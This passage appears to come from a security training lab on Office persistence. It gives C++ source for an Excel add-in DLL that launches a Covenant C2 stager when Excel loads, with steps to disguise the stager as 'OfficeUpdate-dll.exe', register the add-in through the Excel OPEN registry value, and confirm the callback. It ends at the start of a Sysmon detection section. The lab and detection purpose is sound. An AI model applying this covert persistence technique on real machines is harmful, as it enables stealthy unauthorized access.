
```
dllmain.cpp
ExcelAddInDll | (Global Scope) | DllMain(HMODU
1   // dllmain.cpp : Defines the entry point for the DLL application.
2   #include "pch.h"
3   #include <stdlib.h>
4   #include <Windows.h>
5
6   extern "C" void __declspec(dllexport) xlAutoOpen(); void xlAutoOpen() {};
7
8   BOOL APIENTRY DllMain(HMODULE hModule,
9       DWORD  ul_reason_for_call,
10      LPVOID lpReserved
11  )
12  {
13      switch (ul_reason_for_call)
14      {
15      case DLL_PROCESS_ATTACH:
16          WinExec("C:\\Users\\student\\AppData\\Roaming\\Microsoft\\Office\\OfficeUpdate-dll.exe",0);
17      case DLL_THREAD_ATTACH:
18      case DLL_THREAD_DETACH:
19      case DLL_PROCESS_DETACH:
20          break;
21      }
22      return TRUE;
23  }
```

Step 3: Compiling the DLL


Let's now build (compile) our DLL. Before building it, let's make sure we configure our build to `Release` `X64`:



Once this is done, we will proceed to build our DLL by clicking `Build` and `Build Solution`.




The resulting DLL should be generated on our CommandoVM in `C:\Tools\ExcelAddInDll\x64\Release\ExcelAddInDll.dll`:



Step 4: Connecting to our WIN10 machine

We will now open an RDP session to the machine on which we want to persist (WIN10). Please open an RDP session to WIN10 `192.168.20.105`. You can use the `sec699-20.lab\student` user (password `Sec699!!`). Note that Office persistence does not require administrative privileges!


As you reverted the machines in the previous objective, please open both `Excel` and `Word`, to allow for the default registry keys and preferences to be generated.




Once both `Excel` and `Word` have been opened, please close them again.

Step 5: Download the Covenant Grunt Stager

Next, please open Edge and browse to your hosted Launcher available at `192.168.20.107/GruntStager.exe`:



Your file will be downloaded to `C:\Users\Student\Downloads\`. Let's rename it and move it to a "stealthier" location. We will name the file `OfficeUpdate-dll.exe` and move it to `C:\Users\student\AppData\Roaming\Microsoft\Office`:




Step 6: Installing the AddIn

Now that we have our Grunt payload in place, the next step is to copy and register the Excel AddIn, to make sure it is opened whenever Excel starts.

First of all, we'll copy the AddIn DLL we compiled on our CommandoVM to the Excel AddIn location. On a Windows 10 system, this is


`C:\Users\Student\AppData\Roaming\Microsoft\AddIns`. Please copy the DLL to this location and change its file extension to `.xll`. The end result should look like this:




Next, we need to tell Excel to launch this AddIn upon startup, which requires a registry modification. More specifically, we need to adapt the following registry key:

- HKCU\Software\Microsoft\Office\16.0\Excel\Options

We will need to create a key `OPEN` with a value that points to our add-in:




The value of the key will be `/R ExcelAddinDll.xll`. The value is relative to the AddIn folder location referenced above!



Once this change has been done, feel free to close regedit.

Step 7: Opening Excel

When regedit is closed, please go ahead and restart Excel. Visually, you should not see any suspicious behavior, as Excel just starts normally:




Step 8: Reviewing Grunts

What went on under the hood though? Did our payload execute? Let's validate whether our Grunt payload is running! From our CommandoVM, let's connect to our Covenant C2 stack at `https://192.168.20.107:7443`. As a reminder, the credentials were username `Student` and password `Sec699!!`.

Once authenticated, please open the `Grunts` tab. Note that you will most likely see a (few) "grayed-out" grunt(s), which is a left-over of the previous persistence labs (the restore playbook only restores the target Windows machines, not the SOC or C2 stack):

Next to the grayed-out grunt(s), you should also see a new, active, one as the result of the Excel AddIn. In the Process field, you should see `OfficeUpdate-dll`:



Excellent, we once again successfully persisted on the victim machine!

Objective 3: Detecting Office Persistence

In order to execute this part of the lab, please exit all RDP sessions you may still have open and fall back to your CommandoVM machine.

Let's review how we could possibly detect these Office persistence mechanisms!

Step 1: Required Log Sources

Sysmon

> Event ID 1: Process creation
>
> The process creation event provides extended information about a newly created process. The full command line provides context on the process execution. The ProcessGUID field is a unique value for this process across a domain to make event correlation easier. The hash is a full hash of the file with the algorithms in the HashType field.
>
> *Source: docs.microsoft.com*

> Event ID 13: RegistryEvent (Value Set)
>
> This Registry event type identifies Registry value modifications. The event records the value written for Registry values of type DWORD and QWORD.
>
> *Source: docs.microsoft.com*

Step 2: Detection Logic

